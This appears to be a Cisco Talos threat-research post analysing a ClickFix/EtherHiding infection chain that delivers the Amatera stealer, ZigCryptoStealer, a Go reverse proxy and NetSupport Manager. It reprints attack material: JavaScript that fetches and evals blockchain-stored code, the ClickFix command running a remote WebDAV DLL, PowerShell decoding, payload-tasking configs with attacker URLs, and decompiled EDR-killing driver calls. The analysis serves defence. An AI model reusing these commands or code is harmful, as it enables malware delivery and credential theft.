

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager

 blog.talosintelligence.com/clearfake-webdav-infection-chain

Vanja Svajcer

September 8, 2026



Tuesday, September 8, 2026 06:01

- Cisco Talos began an investigation after observing a DLL named "verification.google" executing from WebDAV at a Ukrainian government organization. We assess with moderate confidence that the attacks are not targeted at a particular organization, but are a part of a cryptocurrency and credentials-stealing operation using the Amatera stealer as the primary payload.
- Pivoting around the similar WebDAV behavior led to a second loader named "pf.ch" and allowed us to reconstruct its earlier delivery stages. The chain uses a Cloudflare Worker to inject JavaScript code stored on BNB Smart Chain and a ClickFix prompt impersonating Google CAPTCHA, leading to download and execution of Amatera stealer. The chain is likely very similar to what has caused the WebDAV-based execution at the Ukrainian government organization.
- The two Amatera builds were tasked with different secondary payloads by their respective command-and-control (C2) infrastructure: the "pf.ch" loader was instructed to deploy a NativeAOT loader running ZigCryptoStealer and a Go-based reverse proxy, while the "verification.google" loader was instructed to install an unauthorized instance of NetSupport Manager.

- The NetSupport Manager installation contained configuration with the C2 server using an IP address based in Russia. With moderate confidence, we assess that "verification.google" branch attack was conducted by a Russian threat actor.

In April 2026, Cisco Talos identified an unusual WebDAV DLL execution in endpoint telemetry from a Ukrainian government organization. The remote file was named "verification.google" and was launched through the 32-bit version of "rundll32.exe". This initial finding led us to two similar delivery chains, two different DLL loaders and two ACR/Amatera stealer payloads. Talos tracks the actor behind the observed "verification.google" activity as UAT-10820.

Following the initial investigation, we decided to hunt for similar WebDAV and ordinal-execution patterns in an attempt to recover the full infection chain. Using VirusTotal, we were able to identify a full chain from a second DLL loader named "pf.ch".


These two examples are a part of a wider set of recent campaigns delivering Amatera through different infection chains. In July 2026, Malwarebytes [documented](#) fake game and software downloads that used RenPy Loader, MSBuild and EtherHiding before delivering Amatera. Blackpoint Cyber [described](#) another fake-verification chain that used a signed Microsoft App-V script, configuration stored in Google Calendar and a payload concealed in a PNG image. Apart from the main payload malware family, we found no common infrastructure or other evidence linking those activities to the chains described in this post.

Initial finding in endpoint telemetry

The initial event that started the investigation was recorded in April 2026 and it showed an execution of a DLL file through a WebDAV UNC path together with startup of the Windows WebClient service. Apart from the initial command line, we had details of the checksum of the executed DLL but it was not clear what started the execution chain. It was time for hunting in open source intelligence repositories and Talos analytical platform. We wanted to find a similar execution with the similar loader and the payload family and ideally recover the whole infection chain which would likely point to how "verification.google" execution was triggered. This lead us to the "pf.ch" loader and the chain we discovered.

Hunting reveals a second WebDAV delivery chain

The "pf.ch" sample uses the same combination of WebDAV, a disguised DLL filename and ordinal execution through "rundll32.exe". We were also able to recover the full ClickFake related sequence leading to this loader. Figure 1 shows both chains, with dashed elements marking stages that were not directly recovered. With low to medium confidence, we assess that the two delivery chains are identical.



The C2 server returned configuration instructing the stealer to download a DLL side-loading package in which a signed Chrome component sideloads a malicious NativeAOT DLL, "secur32.dll". The DLL loads ZigCryptoStealer and uses a vulnerable driver to terminate EDR

software. A separate x86 shellcode loader with a Go reverse TCP proxy is also downloaded as a secondary payload by the Amatera configuration sent by the C2 server.

The secondary payload of the "verification.google" branch as instructed by its own C2, is a PowerShell script which attempts to install a sample of NetSupport Manager remote access tool.

ClearFake retrieves browser code from BNB Smart Chain

The "pf.ch" branch begins likely on a compromised website. A Cloudflare Worker injects a malicious JavaScript which queries BNB Smart Chain testnet contract 0x886d310Ac23e05EA705e24E513D19f53793832A9 through "bsc-testnet-rpc[.]publicnode[.]com".

BNB Smart Chain is a public, Ethereum-compatible blockchain hosting transactions and smart contracts. The actor uses the contract as remotely changeable storage for encoded JavaScript, a technique known as EtherHiding. Based on the operating system of the victim's machine, the JavaScript code retrieves the next stage from the blockchain, which acts as a bulletproof hosting provider for the malicious code. [Potent Pages](#) previously documented unauthorized Cloudflare Workers querying the same first stage contract.

The initial Javascript code contains routines to check for local and headless browser environments, identifies the operating system, and queries a second contract based on the result of the operation. If the victim is running Windows, it retrieves code from 0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff and if the victim is running macOS, it uses 0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5. The response is Base64 decoded and evaluated as JavaScript.

```

async function loadContractStage(address) {
  const response = await fetch(
    "https://bsc-testnet-rpc[.]publicnode[.]com",
    {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({
        jsonrpc: "2.0",
        id: 97,
        method: "eth_call",
        params: [{
          to: address,
          data: "0x6d4ce63c"
        }, "latest"]
      })
    }
  );

  const value = decodeAbiString((await response.json()).result);
  eval(atob(value));
}

if (!isHeadless() && !isLocalhost()) {
  if (isWindows) {
    loadContractStage("0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff");
  } else if (isMac) {
    loadContractStage("0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5");
  }
}

```

Figure 2. Modified, deobfuscated JavaScript selects an OS-specific BNB Smart Chain contract and evaluates the decoded response.

The Windows browser stage creates a victim identifier, stores it in the cjs_id cookie and asks a tracking contract whether the goal for that identifier has already been reached. If the browser is not headless and the target is Windows, the script overlays a fake Google CAPTCHA-style checkbox onto the compromised page, instructing the victim to open the Windows Run dialog, paste the clipboard contents, and press Enter.




Figure 3. Windows ClickFix verification prompt.

The copied command opens a WebDAV path on a randomized subdomain of "leaguejazure[.]com", places the victim identifier in the path, and executes "pf.ch" through ordinal #1.

```
conhost --headless cmd /v:on /c ^
  "set p=ushd&set r=rundll32&set o=opd& ^
  p!p! \\{random8}.leaguejazure[.]com@SSL\${uuid__} & ^
  r!r! pf.ch,#1 & ^
  p!o!"
```

Figure 4. Decoded Windows ClickFix command. Delayed expansion reconstructs pushd, rundll32 and popd at execution time.

[Censys](#) documented the same Windows and macOS contracts in a blockchain-backed ClickFix chain, although the downstream payloads in that reporting differ from those analyzed here.

The macOS browser stage uses the same headless-browser checks, victim tracking, and fake verification design, but its execution chain is different. It instructs the victim to open Terminal and paste a command that uses curl with a macOS user-agent string. The request goes to a

subdomain of "riyazinikokar[.]xyz". Since the subject of our initial research was a customer running Windows, we have not further pursued the macOS side of the "pf.ch" branch.

WebDAV launches disguised DLLs

Both observed variants retrieve a 32-bit DLL over WebDAV using a file extension name that does not indicate it is a standard DLL file. Both use the 32-bit "rundll32.exe" process and invoke a function by calling the function ordinal #1. The corresponding first exports are moor in "pf.ch" and CfgInspectModuleData in "verification.google".

Different initial loaders

Although the WebDAV execution pattern is the same the two initial loaders use different code and protection methods.

"pf.ch" uses exception-driven control flow

The "pf.ch" loader is a packed 32-bit DLL whose only named export is moor with import table containing only AddVectoredExceptionHandler and __mb_cur_max functions.

The packed code uses vectored exception handling, XOR loops, API hashing, and control-flow patterns, which makes the static analysis of the code more difficult. After the initialization, one of its threads is waiting for an event named hit. Once the event is triggered, it copies an embedded blob into memory and transfers control to it using Windows fibers. The next stage decoder uses XOR and LZNT1 to decode the final Amatera payload.

The unpacked PE file, an Amatera sample, is also 32-bit, has no import table, and resolves APIs by walking loaded module export tables. The sample uses 32-to-64-bit transitions to execute system calls, possibly in an attempt to evade EDR hooks.

The sample contains the build label 4.1.5-alpha and string GETWELLV2. Amatera is known to use the Steam community profiles as C2 dead drop resolvers, and the GETWELL2 string was observed in some previous samples as a [name of a Steam community profile used to retrieve the IP address of the C2 server](#). Once C2 server address is resolved, the main configuration is downloaded.

The Amatera payload was recovered only as a memory-resident artifact and was not observed to be written to disk. Its hash is nonetheless included in the indicator of compromise (IOC) list below, as memory derived hashes remain applicable to memory scanning.

"verification.google" uses DLL hollowing in "dbghelp.dll"

The "verification.google" variant does not immediately unpack its payload. It first prepares the state and then passes execution through a callback. The callback is registered using the dynamically resolved function `TpAllocWork`, an undocumented native NT internal function in "ntdll.dll". The callback is later executed asynchronously by Windows. The callback function implements most of the malicious unpacking functionality in a large control flow flattening loop.

The loader resolves functions by hash, derives execution state from the environment and implements direct WoW64 syscall stubs. The stubs decode syscall numbers at runtime and call the WoW64 transition pointer instead of the corresponding exported "ntdll.dll" functions.

```
; Modified direct WoW64 syscall thunk
mov  eax, [encoded_syscall_id]
sub  eax, [arithmetic_key]
ror  eax, 5
xor  eax, [xor_key]

; EAX now contains the native syscall number
mov  edx, [wow64_transition_pointer]
call edx
ret  14h
```

Figure 5. Direct syscall stub used by "verification.google" before it maps and overwrites a clean "dbghelp.dll".

The loader reconstructs its next stage from data in the `.rdata` section. It first maps a clean image of the legitimate "dbghelp.dll" in memory and then overwrites the beginning of its code section with the unpacked next stage. Finally, it restores executable protection before transferring control to the overwritten code section of the "dbghelp.dll".

This module overwriting (stomping) technique is also known as DLL hollowing or module overloading. VMRay's [technical overview](#) of DLL hollowing describes the same core sequence: loading a legitimate DLL, overwriting its mapped code with malicious content, and executing from that overwritten region. G DATA [documented](#) module stomping in a HijackLoader chain that delivered ACRStealer, using different DLLs, "evr.dll", and "rasapi32.dll" rather than the "dbghelp.dll" observed in our case.

Module stomping/DLL hollowing in dbghelp.dll




Figure 6. The "verification.google" loader performs module stomping.

Amatera C2 configurations

"pf.ch" loaded Amatera resolves its C2 through a Telegraph page

Before starting its Amatera C2 session, the Amatera sample used in "pf.ch" branch constructs the dead drop C2 URL "https[:]//telegra[.]ph/Functions-04-03". At the time of analysis, the page looked like a short Rust programming tutorial titled "Functions." with an altered code example containing the string `r.]MTQ1Ljl0OS4xMDkuMTQ3)0(.`

Functions

Todd M. Robertson • April 03, 2026

Functions are prevalent in Rust code. You've already seen one of the most important functions in the language: the `main` function, which is the entry point of many programs. You've also seen the `fn` keyword, which allows you to declare new functions.

Rust code uses *snake case* as the conventional style for function and variable names, in which all letters are lowercase and underscores separate words. Here's a program that contains an example function definition:

Filename: `src/main.rs`

```
fn main() {
    println!("Hello, world!");

    another_function();
}

fn another_function() {
    println!("r.]MTQ1LjI0OS4xMDkuMTQ3)0(.");
}
```

We define a function in Rust by entering `fn` followed by a function name and a set of parentheses. The curly brackets tell the compiler where the function body begins and ends.

We can call any function we've defined by entering its name followed by a set of parentheses. Because `another_function` is defined in the program, it can be called from inside the `main` function. Note that we defined `another_function` *after* the `main` function in the source code; we could have defined it before as well. Rust doesn't care where you define your functions, only that they're defined somewhere in a scope that can be seen by the caller.

Let's start a new binary project named *functions* to explore functions further. Place the `another_function` example in `src/main.rs` and run it. You should see the following output:

```
$ cargo run
Compiling functions v0.1.0 (file:///projects/functions)
Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.28s
Running `target/debug/functions`
Hello, world!
Another function.
```

The lines execute in the order in which they appear in the `main` function. First the "Hello, world!" message prints, and then `another_function` is called and its message is printed.

Figure 7. "Telegra.ph" page used as a resolver.

The raw HTML places the same value inside a `println` statement.

Raw HTML source excerpt

[https://telegra\[.\]ph/Functions-04-03](https://telegra[.]ph/Functions-04-03)

```
<pre>fn main() {  
    println&#33;(&quot;Hello, world&#33;&quot;);  
  
    another_function();  
}  
  
fn another_function() {  
    println&#33;(&quot;r.]MTQ1LjI0OS4xMDkuMTQ3)0(.&quot;);  
}  
</pre>
```

Figure 8. The retrieved HTML source contains the base64 encoded C2 IP address between the markers used by the payload.

Decoding MTQ1LjI0OS4xMDkuMTQ3 produces “145.249.109[.]147” as its C2 address.

After resolving the address, the payload generates WoW64 transition gates, opens an Auxiliary Function Driver (AFD) socket and connects directly to "145.249.109[.]147" on TCP port 443.

After connecting to the C2 server, Amatera connects to the GetEndpoints URL on the server. The response supplies randomized URI paths for different C2 functions. The stealer then uses the configuration path, together with an embedded build identifier, to retrieve its information collection rules.

In the "pf.ch" build, a TLS-decoded HTTP buffer we were able to analyse contained a nonzero session identifier and an opaque 73-byte body whose framing is consistent with the ECDH and ChaCha20-Poly1305 protocol documented for recent Amatera versions.

After removal of the transport and application encryption layers, the configuration is first Base64 decoded and then XOR decoded with the key 852149723\x00, before parsing it as a JSON object.

Apart from the rules for stealing data the received configuration also contained the instructions to load secondary payloads in a ld (load) json array.

```

"ld": [
  {
    "u": "hxxps://geo[.]estimator-undermostshelving[.]in[.]net/dc06681a3f4e",
    "tf": 5,
    "tr": 2,
    "c": [],
    "p": 2,
    "w": false,
    "corp": false
  },
  {
    "u": "hxxps://geo[.]estimator-undermostshelving[.]in[.]net/jquery[.]min[.]js",
    "tf": 1,
    "tr": 1,
    "c": [],
    "p": 1,
    "w": false,
    "corp": false
  }
]

```

Figure 9. pf.ch Amatera tasking configuration showing secondary payload tasks.

The `ld` field is an array of secondary loader tasks supplied by the Amatera controller. Within each entry, `u` is the download URL, `tf` selects the payload type and `tr` selects file-based (1) or fileless (2) execution. The loader supports executables, DLLs, command scripts, PowerShell, raw shellcode and MSI packages, which is described by the field `tf`. The `p` value determines task order, with lower positive values processed first.

"verification.google" loaded Amatera configuration

The "verification.google" Amatera build stores its bootstrap controller as an encrypted string. At runtime, it decrypts the fixed address "45.150.34[.]2" and connects to it directly on TCP port 443, while presenting "github[.]com" as the TLS server name and HTTP Host value. Unlike the "pf.ch" build, it does not use a public dead-drop resolver to obtain its initial C2 address. After connecting, it sends the `GetEndpoints` command to obtain working endpoints used for subsequent communication.

As in the "pf.ch" Amatera payload the first accessed C2 URL is `GetEndpoints`. This branch's configuration contains over 400 entries across its browser, extension, messaging, wallet, and other-application collection lists, plus four file collection rules.

The application rules in the configuration blob extend the initial browser related information collection to Telegram, Signal, WhatsApp, and other messaging data. They also cover over

100 desktop wallet locations and credential data from password managers, authenticators, FTP clients, mail clients, VPN software, and remote-access tools. Representative targets include KeePass, Bitwarden, 1Password, RoboForm, NordPass, WinAuth, Authy, FileZilla, AnyDesk, NordVPN and AzireVPN.

Four file grabber rules cover the Desktop, Downloads, Documents and Windows Recent-items directory. Across those rules, more than 100 unique filename and extension patterns look for private keys, wallet backups, API and OAuth material, two-factor authentication data, password databases and certificate files such as .kdbx, .p12, .pfx and .pem. Most of the collection rules are focused on stealing cryptocurrency related data and credentials.

Amatera secondary payloads

Further on, we focus on the secondary loader tasks, which may point to a more advanced threat actor, based on the installed secondary payload type.

The "pf.ch" Amatera build received two secondary tasks. One deployed a NativeAOT loader and ZigCryptoStealer, while the other ran a Go reverse TCP proxy from memory. The "verification.google" build received a PowerShell task that installed NetSupport Manager.

Amatera branch	Task type	Follow-on capability
pf.ch	File-based archive	Chrome DLL side-loading host, NativeAOT loader, process termination and ZigCryptoStealer
pf.ch	Fileless shellcode	Go reverse TCP proxy over WebSocket and Yamux
verification.google	Fileless PowerShell	Unauthorized NetSupport Manager remote access

NativeAOT chain runs ZigCryptoStealer

The "jquery.min.js" entry has priority 1, so Amatera processes it first. Its tf: 1 and tr: 1 values select the file-based executable handler. The server response does not have to be a PE file but it can also be an archive file. When this handler receives an archive, the loader extracts it to a temporary directory, enumerates the resulting *.exe file and launches the selected

executable. The most recently observed response was a ZIP archive, SHA-256 279d04c0cfd700c8bcb9acbed528131d3ffef8e25d12713e8649772739aecb92.

The archive included the file "platform_experience_helper.exe", a legitimate Google Chrome component. The executable imports GetUserNameExW from "Secur32.dll", which is a malicious DLL file in the archive which gets sideloaded by the Chrome component.

The side-loaded "Secur32.dll" is a NET [NativeAOT](#) loader which decrypts and loads 2 PE files. The first file is a user mode payload and the second a vulnerable driver used to ter. The NativeAOT DLL starts "C:\Windows\explorer.exe" in a suspended state, manually maps the PE's headers and sections into the child, changes its initial thread context to the new entry point, and resumes it.

The payload is a cryptocurrency stealer written in Zig language — ZigCryptoStealer. It polls the clipboard, recognizes several cryptocurrency address formats and can replace matching values with addresses embedded in the payload.

The payload makes a separate JSON-RPC eth_call through "bsc[.]rpc[.]blxrbdn[.]com" to [BNB Smart Chain contract 0x7CC3cFC1Ac007B8c6566fD2C7419b15a75473468](#). This is a second use of EtherHiding in the infection chain, this time by the final payload rather than the browser delivery framework. VMRay has [previously documented](#) ZigCryptoStealer variants using BNB Smart Chain contracts as a dead drop for C2 configuration.

ZigCryptoStealer disguises the request as a routine query for an ERC-20 token balance. It supplies a randomly generated cryptocurrency address, but the smart contract ignores it and instead returns text stored by the operator. The operator can change this text using the contract's setData(string) function. During our analysis, the contract returned "lb[.]propertyfind[.]cc", which ZigCryptoStealer then used as its C2 domain.

The contract was deployed on March 16, 2026. The same wallet that deployed it made 39 successful setData calls through July 26. These calls provide a public history of the C2 values supplied to the malware with six domains active during July:

Effective period in UTC	Contract value
June 30 – July 5	fd[.]gstats-api-contact[.]cc
July 5 – 9	pkg[.]vogueatelier[.]cc

July 9 – 12	kffd3[.]vogueatelier[.]cc
July 12 – 18	kffd3[.]vexlatech[.]cc
July 18 – 26	static[.]quorashift[.]cc
July 26 – 30	lb[.]propertyfind[.]cc

Talos used Cisco Umbrella to observe DNS activity for all six domains while they were active. The two most recent values also had the broadest query distribution. Umbrella data includes DNS queries from 38 countries for "static[.]quorashift[.]cc" and 98 for "lb[.]propertyfind[.]cc". Queries for the current value came most often from the United States, Indonesia, Brazil, India, and Egypt.




Figure 10. Cisco Umbrella distribution of DNS requests for "lb[.]propertyfind[.]cc" from the time it became the current contract value on July 26 through July 30. The map shows the reported share of DNS query origins.

Passive DNS shows that all six domains resolved through shared Cloudflare addresses.

The second decrypted PE is a signed Windows driver whose version information contains the names MOCOMSYS & DCRC and DCRCV_U Driver (for SCM). Its original filename is "DCRCVDrv.sys", and it exposes the device \Device\DCRCVDRV_U.

The NativeAOT loader enumerates running processes, hashes their names, and compares the hashes with an internal target list of EDR software and other security tools. For every matched process name, it sends the process identifier to the driver with IOCTL 0x2205c0. The driver's handler accepts the four-byte PID, obtains a process handle and calls ZwTerminateProcess. We found no caller authorization check in that IOCTL branch. This gives the loader a kernel-mode process-termination primitive, a [BYOVD driver](#).

```
// Modified Secur32.dll decompilation.
// Types and names were replaced for readability.
// Function address: 0x1800ec9c0

for (process = process_list; process != NULL; process = process->next) {
    pid = process->unique_process_id;
    name_hash = hash_process_image_name(process);

    if (hash_is_in_target_list(name_hash)) {
        DeviceIoControl(
            driver_handle,
            0x2205c0,
            &pid,
            sizeof(pid),
            NULL,
            0,
            &bytes_returned,
            NULL
        );
    }
}
```

Figure 11. Modified decompilation from the malicious "Secur32.dll" user-mode loader. It enumerates processes, compares hashes of their names with its target list, and sends the PID of each match to the separate driver through IOCTL 0x2205c0.

```

// Modified DCRCVDrv.sys decompilation.
// Types and names were replaced for readability.

// Device-control dispatch: 0x1403c
case 0x2205c0:
    if (system_buffer == NULL || input_length < sizeof(uint32_t))
        return STATUS_INVALID_BUFFER_SIZE;

    return terminate_process_by_pid(*(uint32_t *)system_buffer);

// Process-termination routine: 0x12280
NTSTATUS terminate_process_by_pid(uint32_t pid) {
    HANDLE process_handle = NULL;

    status = ZwOpenProcess(
        &process_handle,
        PROCESS_TERMINATE,
        &object_attributes,
        &client_id_for(pid)
    );

    if (!NT_SUCCESS(status))
        process_handle = open_process_via_eprocess(pid);

    return ZwTerminateProcess(process_handle, STATUS_SUCCESS);
}

```

Figure 12. Modified decompilation from the separate signed "DCRCVDrv.sys" kernel driver. Its IOCTL handler reads the PID supplied by "Secur32.dll", obtains a process handle and calls ZwTerminateProcess. Types and names were replaced for readability.

Go payload turns the host into a reverse TCP proxy

The URL for the second secondary payload of the "pf.ch" branch yielded a binary shellcode blob with SHA-256

643ef35536ff9273fb84b8504467b1a5645cd3ffd5476d64b99244b02131b205.

The 32-bit shellcode walks the process environment block (PEB) to find "ntdll.dll" and resolves LdrLoadDll, NtAllocateVirtualMemory, NtProtectVirtualMemory and NtFreeVirtualMemory . It then decrypts and decompresses the final payload stored in the shellcode using XOR to decrypt and LZNT1 to decompress the compressed proxy payload.

The unpacked file has SHA-256

1819827e17f31e72d456158b6b9c90af25a65945f6f05d04a060da9f24179b25.

The payload is a Golang 32-bit Windows executable with main package "github.com/acr/proxy-panel/cmd/bot". It includes HashiCorp Yamux network multiplexing library with C2 hardcoded "wss://\"update[.]dubbedmuch[.]cc\"/".

The proxy reads the Windows MachineGuid and hostname, then sends them over WebSocket Secure (wss) protocol. After the C2 server accepts the client, the program creates a [Yamux server](#) session, multiplexing outgoing communications over the same connection. Each logical stream supplies a source and destination address. The client connects to the requested destination and relays bytes in both directions.



Figure 13. "pf.ch" Amatera runtime and tasking.

PowerShell in the "verification.google" branch installs NetSupport Manager

The secondary payload in this branch is "https://kr[.]cedar2glanz[.]ru/jewel[.]js". The tf value 4 of the single secondary payload loader instruction (Id) identifies the payload as PowerShell. The tr value 2 selects the execution path that retrieves the URL with PowerShell

DownloadString and runs it through Invoke-Expression (IEX). [Proofpoint's Amatera analysis](#) documents the same ld, tf and tr semantics in more details.

```
# Analyst reconstruction of the first PowerShell layer
$encoded = -join ($integerArray | ForEach-Object { [char]$_ })
$ciphertext = [Convert]::FromBase64String($encoded)
$key = [Text.Encoding]::UTF8.GetBytes(
    "AMSI_RESULT_NOT_DETECTED"
)

$plaintext = [byte[]]::new($ciphertext.Length)
for ($i = 0; $i -lt $ciphertext.Length; $i++) {
    $plaintext[$i] = $ciphertext[$i] -bxor
        $key[$i % $key.Length]
}

$script = [Text.Encoding]::UTF8.GetString($plaintext)
[ScriptBlock]::Create($script).Invoke()
```

Figure 14. Reconstructed first PowerShell decoding layer.

The next PowerShell stage dynamically resolves native functions and runs an environment check before installing the payload containing the following steps:

- It queries the C: volume serial and compares it with the hard-coded value 4E014A2F. The original expression returns true when this value matches, allowing execution to continue early and skipping the remaining checks.
- It calculates system uptime from Win32_OperatingSystem.LastBootUpTime. An uptime below 10 minutes returns false, causing the script to exit.
- It measures a native 500 ms NtDelayExecution call with GetTickCount64. If fewer than 400 ms appear to elapse, the gate returns false, which can identify an environment that accelerates or skips delays.
- It checks the processor count. Fewer than three processors unexpectedly returns true and allows execution to continue early rather than rejecting the low-resource system.
- It queries total physical memory. A reported value below 3.2GiB returns false.
- It queries Win32_VideoController and selects the largest reported AdapterRAM value. A reported maximum below 384 MiB returns false.
- It checks display-device friendly names and manufacturers against 36 strings associated with virtual graphics, remote displays, cloud platforms and generic virtual adapters. A match returns false.

After the environment checks, the script derives an installation path by hashing MachineGuid|zdozwoqx3c. It also starts two background Powershell runspace that request many legitimate URLs, including GitHub API, npm, Docker Hub, PyPI, NuGet, and PowerShell Gallery. The requests seem to generate decoy traffic to hide the malicious download within plausible developer activity.

The script downloads "https://phys[.]stunned-amniotic[.]com/hub[.]log". Although the logs at the targeted system in Ukraine contained no evidence of accessing this URL we were able to download the file that was likely intended to be downloaded and executed by the Amatera stealer payload.

The response at the time of analysis was a ZIP file with SHA256 bd36f4c15fe0acb6748da5ed12e45dcc37d412385812c078d1e4f04730e9f69b. Finally, the PowerShell validates ZIP entry paths, extracts the archive in the %APPDATA% directory, and starts "hypersnap.exe" executable without a visible window and creates a scheduled task triggered at user login.

The ZIP contains legitimate NetSupport Manager software

The launched "hypersnap.exe" is a renamed, signed NetSupport Manager 12.44 "client32.exe". The "client32.exe" stub calls the export _NSMClient32@8 in signed "PCICL32.DLL", the main NetSupport client runtime containing the main functionality of the remote access platform.

The actor-controlled "client32.ini" NetSupport Manager configuration enables silent operation, hides the system-tray interface, disables visible chat, message, disconnect, replay and help controls and configures "paternal-angrily[.]com:443" as the NetSupport HTTP Gateway.

